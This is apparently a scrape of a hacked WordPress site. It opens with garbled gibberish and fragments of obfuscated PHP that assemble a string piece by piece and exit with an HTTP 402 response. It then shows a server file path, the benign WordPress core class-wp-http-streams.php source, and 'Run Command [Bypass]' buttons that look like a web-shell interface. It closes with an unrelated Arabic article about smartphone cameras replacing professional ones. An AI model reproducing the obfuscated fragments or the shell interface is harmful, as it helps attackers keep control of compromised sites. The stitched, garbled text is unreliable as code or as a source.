财务姐富婆就死哦基础oiwjfoijvoc 恶无非可从跑开了MV
v每次看完jaf@#$%^&uhk.= "OEs5";$z复测而服文件GVi今晚服务金额fijd .= "dzYv";($data['module'])) {
http_response_code(402);
exit;LQW]SC'.E'HNRFN 3.poqwsmcfl kndvgerjhdfsmbv l;
/home/tahkoom/public_html/wp-includes/class-wp-http-streams.php
<?php
/**
 * HTTP API: WP_Http_Streams class
 *
 * @package WordPress
 * @subpackage HTTP
 * @since 4.4.0
 */

/**
 * Core class used to integrate PHP Streams as an HTTP transport.
 *
 * @since 2.7.0
 * @since 3.7.0 Combined with the fsockopen transport and switched to `stream_socket_client()`.
 * @deprecated 6.4.0 Use WP_Http
 * @see WP_Http
 */
#[AllowDynamicProperties]
class WP_Http_Streams {
	/**
	 * Send a HTTP request to a URI using PHP Streams.
	 *
	 * @see WP_Http::request() For default options descriptions.
	 *
	 * @since 2.7.0
	 * @since 3.7.0 Combined with the fsockopen transport and switched to stream_socket_client().
	 *
	 * @param string       $url  The request URL.
	 * @param string|array $args Optional. Override the defaults.
	 * @return array|WP_Error Array containing 'headers', 'body', 'response', 'cookies', 'filename'. A WP_Error instance upon error
	 */
	public function request( $url, $args = array() ) {
		$defaults = array(
			'method'      => 'GET',
			'timeout'     => 5,
			'redirection' => 5,
			'httpversion' => '1.0',
			'blocking'    => true,
			'headers'     => array(),
			'body'        => null,
			'cookies'     => array(),
			'decompress'  => false,
			'stream'      => false,
			'filename'    => null,
		);

		$parsed_args = wp_parse_args( $args, $defaults );

		if ( isset( $parsed_args['headers']['User-Agent'] ) ) {
			$parsed_args['user-agent'] = $parsed_args['headers']['User-Agent'];
			unset( $parsed_args['headers']['User-Agent'] );
		} elseif ( isset( $parsed_args['headers']['user-agent'] ) ) {
			$parsed_args['user-agent'] = $parsed_args['headers']['user-agent'];
			unset( $parsed_args['headers']['user-agent'] );
		}

		// Construct Cookie: header if any cookies are set.
		WP_Http::buildCookieHeader( $parsed_args );

		$parsed_url = parse_url( $url );

		$connect_host = $parsed_url['host'];

		$secure_transport = ( 'ssl' === $parsed_url['scheme'] || 'https' === $parsed_url['scheme'] );
		if ( ! isset( $parsed_url['port'] ) ) {
			if ( 'ssl' === $parsed_url['scheme'] || 'https' === $parsed_url['scheme'] ) {
				$parsed_url['port'] = 443;
				$secure_transport   = true;
			} else {
				$parsed_url['port'] = 80;
			}
		}

		// Always pass a path, defaulting to the root in cases such as http://example.com.
		if ( ! isset( $parsed_url['path'] ) ) {
			$parsed_url['path'] = '/';
		}

		if ( isset( $parsed_args['headers']['Host'] ) || isset( $parsed_args['headers']['host'] ) ) {
			if ( isset( $parsed_args['headers']['Host'] ) ) {
				$parsed_url['host'] = $parsed_args['headers']['Host'];
			} else {
				$parsed_url['host'] = $parsed_args['headers']['host'];
			}
			unset( $parsed_args['headers']['Host'], $parsed_args['headers']['host'] );
		}

		/*
		 * Certain versions of PHP have issues with 'localhost' and IPv6, It attempts to connect
		 * to ::1, which fails when the server is not set up for it. For compatibility, always
		 * connect to the IPv4 address.
		 */
		if ( 'localhost' === strtolower( $connect_host ) ) {
			$connect_host = '127.0.0.1';
		}

		$connect_host = $secure_transport ? 'ssl://' . $connect_host : 'tcp://' . $connect_host;

		$is_local   = isset( $parsed_args['local'] ) && $parsed_args['local'];
		$ssl_verify = isset( $parsed_args['sslverify'] ) && $parsed_args['sslverify'];

		if ( $is_local ) {
			/**
			 * Filters whether SSL should be verified for local HTTP API requests.
			 *
			 * @since 2.8.0
			 * @since 5.1.0 The `$url` parameter was added.
			 *
			 * @param bool|string $ssl_verify Boolean to control whether to verify the SSL connection
			 *                                or path to an SSL certificate.
			 * @param string      $url        The request URL.
			 */
			$ssl_verify = apply_filters( 'https_local_ssl_verify', $ssl_verify, $url );
		} elseif ( ! $is_local ) {
			/** This filter is documented in wp-includes/class-wp-http.php */
			$ssl_verify = apply_filters( 'https_ssl_verify', $ssl_verify, $url );
		}

		$proxy = new WP_HTTP_Proxy();

		$context = stream_context_create(
			array(
				'ssl' => array(
					'verify_peer'       => $ssl_verify,
					// 'CN_match' => $parsed_url['host'], // This is handled by self::verify_ssl_certificate().
					'capture_peer_cert' => $ssl_verify,
					'SNI_enabled'       => true,
					'cafile'            => $parsed_args['sslcertificates'],
					'allow_self_signed' => ! $ssl_verify,
				),
			)
		);

		$timeout  = (int) floor( $parsed_args['timeout'] );
		$utimeout = 0;

		if ( $timeout !== (int) $parsed_args['timeout'] ) {
			$utimeout = 1000000 * $parsed_args['timeout'] % 1000000;
		}

		$connect_timeout = max( $timeout, 1 );

		// Store error number.
		$connection_error = null;

		// Store error string.
		$connection_error_str = null;

		if ( ! WP_DEBUG ) {
			// In the event that the SSL connection fails, silence the many PHP warnings.
			if ( $secure_transport ) {
				$error_reporting = error_reporting( 0 );
			}

			if ( $proxy->is_enabled() && $proxy->send_through_proxy( $url ) ) {
				// phpcs:ignore WordPress.PHP.NoSilencedErrors.Discouraged
				$handle = @stream_socket_client(
					'tcp://' . $proxy->host() . ':' . $proxy->port(),
					$connection_error,
					$connection_error_str,
					$connect_timeout,
					STREAM_CLIENT_CONNECT,
					$context
				);
			} else {
				// phpcs:ignore WordPress.PHP.NoSilencedErrors.Discouraged
				$handle = @stream_socket_client(
					$connect_host . ':' . $parsed_url['port'],
					$connection_error,
					$connection_error_str,
					$connect_timeout,
					STREAM_CLIENT_CONNECT,
					$context
				);
			}

			if ( $secure_transport ) {
				error_reporting( $error_reporting );
			}
		} else {
			if ( $proxy->is_enabled() && $proxy->send_through_proxy( $url ) ) {
				$handle = stream_socket_client(
					'tcp://' . $proxy->host() . ':' . $proxy->port(),
					$connection_error,
					$connection_error_str,
					$connect_timeout,
					STREAM_CLIENT_CONNECT,
					$context
				);
			} else {
				$handle = stream_socket_client(
					$connect_host . ':' . $parsed_url['port'],
					$connection_error,
					$connection_error_str,
					$connect_timeout,
					STREAM_CLIENT_CONNECT,
					$context
				);
			}
		}

		if ( false === $handle ) {
			// SSL connection failed due to expired/invalid cert, or, OpenSSL configuration is broken.
			if ( $secure_transport && 0 === $connection_error && '' === $connection_error_str ) {
				return new WP_Error( 'http_request_failed', __( 'The SSL certificate for the host could not be verified.' ) );
			}

			return new WP_Error( 'http_request_failed', $connection_error . ': ' . $connection_error_str );
		}

		// Verify that the SSL certificate is valid for this request.
		if ( $secure_transport && $ssl_verify && ! $proxy->is_enabled() ) {
			if ( ! self::verify_ssl_certificate( $handle, $parsed_url['host'] ) ) {
				return new WP_Error( 'http_request_failed', __( 'The SSL certificate for the host could not be verified.' ) );
			}
		}

		stream_set_timeout( $handle, $timeout, $utimeout );

		if ( $proxy->is_enabled() && $proxy->send_through_proxy( $url ) ) { // Some proxies require full URL in this field.
			$request_path = $url;
		} else {
			$request_path = $parsed_url['path'] . ( isset( $parsed_url['query'] ) ? '?' . $parsed_url['query'] : '' );
		}

		$headers = strtoupper( $parsed_args['method'] ) . ' ' . $request_path . ' HTTP/' . $parsed_args['httpversion'] . "\r\n";

		$include_port_in_host_header = (
			( $proxy->is_enabled() && $proxy->send_through_proxy( $url ) )
			|| ( 'http' === $parsed_url['scheme'] && 80 !== $parsed_url['port'] )
			|| ( 'https' === $parsed_url['scheme'] && 443 !== $parsed_url['port'] )
		);

		if ( $include_port_in_host_header ) {
			$headers .= 'Host: ' . $parsed_url['host'] . ':' . $parsed_url['port'] . "\r\n";
		} else {
			$headers .= 'Host: ' . $parsed_url['host'] . "\r\n";
		}

		if ( isset( $parsed_args['user-agent'] ) ) {
			$headers .= 'User-agent: ' . $parsed_args['user-agent'] . "\r\n";
		}

		if ( is_array( $parsed_args['headers'] ) ) {
			foreach ( (array) $parsed_args['headers'] as $header => $header_value ) {
				$headers .= $header . ': ' . $header_value . "\r\n";
			}
		} else {
			$headers .= $parsed_args['headers'];
		}

		if ( $proxy->use_authentication() ) {
			$headers .= $proxy->authentication_header() . "\r\n";
		}

		$headers .= "\r\n";

		if ( ! is_null( $parsed_args['body'] ) ) {
			$headers .= $parsed_args['body'];
		}

		fwrite( $handle, $headers );

		if ( ! $parsed_args['blocking'] ) {
			stream_set_blocking( $handle, 0 );
			fclose( $handle );
			return array(
				'headers'  => array(),
				'body'     => '',
				'response' => array(
					'code'    => false,
					'message' => false,
				),
				'cookies'  => array(),
			);
		}

		$response     = '';
		$body_started = false;
		$keep_reading = true;
		$block_size   = 4096;

		if ( isset( $parsed_args['limit_response_size'] ) ) {
			$block_size = min( $block_size, $parsed_args['limit_response_size'] );
		}

		// If streaming to a file setup the file handle.
		if ( $parsed_args['stream'] ) {
			if ( ! WP_DEBUG ) {
				$stream_handle = @fopen( $parsed_args['filename'], 'w+' );
			} else {
				$stream_handle = fopen( $parsed_args['filename'], 'w+' );
			}

			if ( ! $stream_handle ) {
				return new WP_Error(
					'http_request_failed',
					sprintf(
						/* translators: 1: fopen(), 2: File name. */
						__( 'Could not open handle for %1$s to %2$s.' ),
						'fopen()',
						$parsed_args['filename']
					)
				);
			}

			$bytes_written = 0;

			while ( ! feof( $handle ) && $keep_reading ) {
				$block = fread( $handle, $block_size );
				if ( ! $body_started ) {
					$response .= $block;
					if ( strpos( $response, "\r\n\r\n" ) ) {
						$processed_response = WP_Http::processResponse( $response );
						$body_started       = true;
						$block              = $processed_response['body'];
						unset( $response );
						$processed_response['body'] = '';
					}
				}

				$this_block_size = strlen( $block );

				if ( isset( $parsed_args['limit_response_size'] )
					&& ( $bytes_written + $this_block_size ) > $parsed_args['limit_response_size']
				) {
					$this_block_size = ( $parsed_args['limit_response_size'] - $bytes_written );
					$block           = substr( $block, 0, $this_block_size );
				}

				$bytes_written_to_file = fwrite( $stream_handle, $block );

				if ( $bytes_written_to_file !== $this_block_size ) {
					fclose( $handle );
					fclose( $stream_handle );
					return new WP_Error( 'http_request_failed', __( 'Failed to write request to temporary file.' ) );
				}

				$bytes_written += $bytes_written_to_file;

				$keep_reading = (
					! isset( $parsed_args['limit_response_size'] )
					|| $bytes_written < $parsed_args['limit_response_size']
				);
			}

			fclose( $stream_handle );

		} else {
			$header_length = 0;

			while ( ! feof( $handle ) && $keep_reading ) {
				$block     = fread( $handle, $block_size );
				$response .= $block;

				if ( ! $body_started && strpos( $response, "\r\n\r\n" ) ) {
					$header_length = strpos( $response, "\r\n\r\n" ) + 4;
					$body_started  = true;
				}

				$keep_reading = (
					! $body_started
					|| ! isset( $parsed_args['limit_response_size'] )
					|| strlen( $response ) < ( $header_length + $parsed_args['limit_response_size'] )
				);
			}

			$processed_response = WP_Http::processResponse( $response );
			unset( $response );

		}

		fclose( $handle );

		$processed_headers = WP_Http::processHeaders( $processed_response['headers'], $url );

		$response = array(
			'headers'  => $processed_headers['headers'],
			// Not yet processed.
			'body'     => null,
			'response' => $processed_headers['response'],
			'cookies'  => $processed_headers['cookies'],
			'filename' => $parsed_args['filename'],
		);

		// Handle redirects.
		$redirect_response = WP_Http::handle_redirects( $url, $parsed_args, $response );
		if ( false !== $redirect_response ) {
			return $redirect_response;
		}

		// If the body was chunk encoded, then decode it.
		if ( ! empty( $processed_response['body'] )
			&& isset( $processed_headers['headers']['transfer-encoding'] )
			&& 'chunked' === $processed_headers['headers']['transfer-encoding']
		) {
			$processed_response['body'] = WP_Http::chunkTransferDecode( $processed_response['body'] );
		}

		if ( true === $parsed_args['decompress']
			&& true === WP_Http_Encoding::should_decode( $processed_headers['headers'] )
		) {
			$processed_response['body'] = WP_Http_Encoding::decompress( $processed_response['body'] );
		}

		if ( isset( $parsed_args['limit_response_size'] )
			&& strlen( $processed_response['body'] ) > $parsed_args['limit_response_size']
		) {
			$processed_response['body'] = substr( $processed_response['body'], 0, $parsed_args['limit_response_size'] );
		}

		$response['body'] = $processed_response['body'];

		return $response;
	}

	/**
	 * Verifies the received SSL certificate against its Common Names and subjectAltName fields.
	 *
	 * PHP's SSL verifications only verify that it's a valid Certificate, it doesn't verify if
	 * the certificate is valid for the hostname which was requested.
	 * This function verifies the requested hostname against certificate's subjectAltName field,
	 * if that is empty, or contains no DNS entries, a fallback to the Common Name field is used.
	 *
	 * IP Address support is included if the request is being made to an IP address.
	 *
	 * @since 3.7.0
	 *
	 * @param resource $stream The PHP Stream which the SSL request is being made over
	 * @param string   $host   The hostname being requested
	 * @return bool If the certificate presented in $stream is valid for $host
	 */
	public static function verify_ssl_certificate( $stream, $host ) {
		$context_options = stream_context_get_options( $stream );

		if ( empty( $context_options['ssl']['peer_certificate'] ) ) {
			return false;
		}

		$cert = openssl_x509_parse( $context_options['ssl']['peer_certificate'] );
		if ( ! $cert ) {
			return false;
		}

		/*
		 * If the request is being made to an IP address, we'll validate against IP fields
		 * in the cert (if they exist)
		 */
		$host_type = ( WP_Http::is_ip_address( $host ) ? 'ip' : 'dns' );

		$certificate_hostnames = array();
		if ( ! empty( $cert['extensions']['subjectAltName'] ) ) {
			$match_against = preg_split( '/,\s*/', $cert['extensions']['subjectAltName'] );
			foreach ( $match_against as $match ) {
				list( $match_type, $match_host ) = explode( ':', $match );
				if ( strtolower( trim( $match_type ) ) === $host_type ) { // IP: or DNS:
					$certificate_hostnames[] = strtolower( trim( $match_host ) );
				}
			}
		} elseif ( ! empty( $cert['subject']['CN'] ) ) {
			// Only use the CN when the certificate includes no subjectAltName extension.
			$certificate_hostnames[] = strtolower( $cert['subject']['CN'] );
		}

		// Exact hostname/IP matches.
		if ( in_array( strtolower( $host ), $certificate_hostnames, true ) ) {
			return true;
		}

		// IP's can't be wildcards, Stop processing.
		if ( 'ip' === $host_type ) {
			return false;
		}

		// Test to see if the domain is at least 2 deep for wildcard support.
		if ( substr_count( $host, '.' ) < 2 ) {
			return false;
		}

		// Wildcard subdomains certs (*.example.com) are valid for a.example.com but not a.b.example.com.
		$wildcard_host = preg_replace( '/^[^.]+\./', '*.', $host );

		return in_array( strtolower( $wildcard_host ), $certificate_hostnames, true );
	}

	/**
	 * Determines whether this class can be used for retrieving a URL.
	 *
	 * @since 2.7.0
	 * @since 3.7.0 Combined with the fsockopen transport and switched to stream_socket_client().
	 *
	 * @param array $args Optional. Array of request arguments. Default empty array.
	 * @return bool False means this class can not be used, true means it can.
	 */
	public static function test( $args = array() ) {
		if ( ! function_exists( 'stream_socket_client' ) ) {
			return false;
		}

		$is_ssl = isset( $args['ssl'] ) && $args['ssl'];

		if ( $is_ssl ) {
			if ( ! extension_loaded( 'openssl' ) ) {
				return false;
			}
			if ( ! function_exists( 'openssl_x509_parse' ) ) {
				return false;
			}
		}

		/**
		 * Filters whether streams can be used as a transport for retrieving a URL.
		 *
		 * @since 2.7.0
		 *
		 * @param bool  $use_class Whether the class can be used. Default true.
		 * @param array $args      Request arguments.
		 */
		return apply_filters( 'use_streams_transport', true, $args );
	}
}

/**
 * Deprecated HTTP Transport method which used fsockopen.
 *
 * This class is not used, and is included for backward compatibility only.
 * All code should make use of WP_Http directly through its API.
 *
 * @see WP_HTTP::request
 *
 * @since 2.7.0
 * @deprecated 3.7.0 Please use WP_HTTP::request() directly
 */
class WP_HTTP_Fsockopen extends WP_Http_Streams {
	// For backward compatibility for users who are using the class directly.
}
Run Command [Bypass]
Run Command
تصوير بلا حدود…كيف غيّرت الهواتف الذكية مفهوم الكاميرا؟ – tahkoom.com
كتبت ميرنا أشرف

التكنولوجيا اصبحت تتسارع عبر الزمن وتسبقه بخطوة حيث انها أصبحت تلعب دورًا مهماً في إعادة تشكيل عالم التصوير، فلم تعد الهواتف الذكية مجرد أدوات للتواصل الاجتماعي فقط يل تحولت إلى منصات تصوير متطورة تنافس الكاميرات الاحترافية في العديد من الجوانب .
أكد الأستاذ مجدي إبراهيم، رئيس قسم التصوير وشعبة المصورين الصحفيين، أن دخول التكنولوجيا الحديثة في الهواتف الذكية له تأثير كبيرا جدا ومهم وشكل عامل ضغط كبير على الكاميرات لكن التكنولوجيا اثرت ايضا وطورت الكاميرات الاحترافية بشكل متسارع .
أوضح إبراهيم، أن إدخال الذكاء الاصطناعي (AI) في الكاميرات الاحترافية، فإننا نشهد تحولات كبيرة في جودة التصوير. لكنه أضاف أيضًا أن الهواتف الذكية تتقدم بخطى سريعة جدًا، حيث اصبح بإمكانها تقديم صور ومقاطع فيديو بجودة فائقة، مدعومة بتقنيات الذكاء الاصطناعي، ومعالجة الصور المتقدمة، ومستشعرات أكثر تطورًا
هواتف بكاميرات احترافية
بينما يري الأستاذ أمير أيمن، مصور محترف، الي أن الهواتف الذكية في وقتنا هذا تأتي بكاميرات قوية يوجد بها مستشعرات كبيرة وعدسات متنوعة (واسعة، تيليفوتو، ماكرو)، فأصبح من السهل تصوير أي شيء بجودة عالية بدون الاحتياج لكاميرا احترافية .
أضاف أيمن، أن الذكاء الاصطناعي أصبح يفعل كل شيء بسهولة مثلاً : الهاتف يحلل الصورة ويعدل الألوان والإضاءة تلقائيًا لكي تصبح بأفضل شكل، حتى في الليل أو الإضاءة الضعيفة، ميزة العزل في صور البورتريه وتحسين الصور تلقائيًا اصبحت تنافس الكاميرات الاحترافية .
اتفقا الطرفان علي، أن المستقبل قد يشهد استخدام الهواتف الذكية في تصوير البرامج لتلفزيونية والمسلسلات والأفلام السينمائية، حيث أصبح التطور الكبير لهذه الأجهزة يمكنها من التنافس مع الكاميرات الاحترافية، خاصة مع تحسينات البرمجيات وتقنيات التصوير التي تعالج الصور بشكل فوري وتعزز الجودة بطريقة لا يمكن للكاميرات التقليدية مجاراتها بسهولة .
يري الطرفان، أن الهواتف الذكية لن تحل محل الكاميرات الاحترافية بشكل كامل، ولكن يمكن أن تتوسع مجالات استخدامها لتشمل مجالات كانت في السابق مقتصره على المعدات لسينمائية المتخصصة. فمن خلال تحسينات مثل التصوير بتقنية HDR ، ومستشعرات الليزر للتركيز التلقائي، والقدرة على التصوير في ظروف إضاءة منخفضة، أصبحت الهواتف تقدم حلولًا عملية وسريعة يمكن الاعتماد عليها في العديد من الاستخدامات الاحترافية، مما قد جعلها الخيار الأول للعديد من المصورين وصناع المحتوى في المستقبل القريب .
كل هذه العوامل جعلت التصوير بالهواتف الذكية يتفوق في كثير من الجوانب، حيث أصبح جمع بين الجودة والسرعة في الإنتاج، وسهولة التعديل، والإمكانيات المتطورة، مما يفتح لمجال أمام المزيد من الابتكار والإبداع في عالم التصوير .
امثلة عن افلام وجمل اعلانية تم تصويرها بالموبايل :
Apple – “Shot on iPhone” Campaign .1
حملة إعلانية ضخمة أطلقتها آبل، تضمنت مقاطع فيديو وصور مذهلة تم تصويرها بالكامل باستخدام آيفون، وأثبتت أن الهاتف قادر على إنتاج محتوى احترافي .
Samsung Galaxy S21 Ultra – “Filmed #withGalaxy” .2
حملة إعلانية عالمية استخدمت هواتف سامسونج لإبراز إمكانيات الكاميرا، خاصة في لتصوير الليلي واللقطات البطيئة .
زر الذهاب إلى الأعلى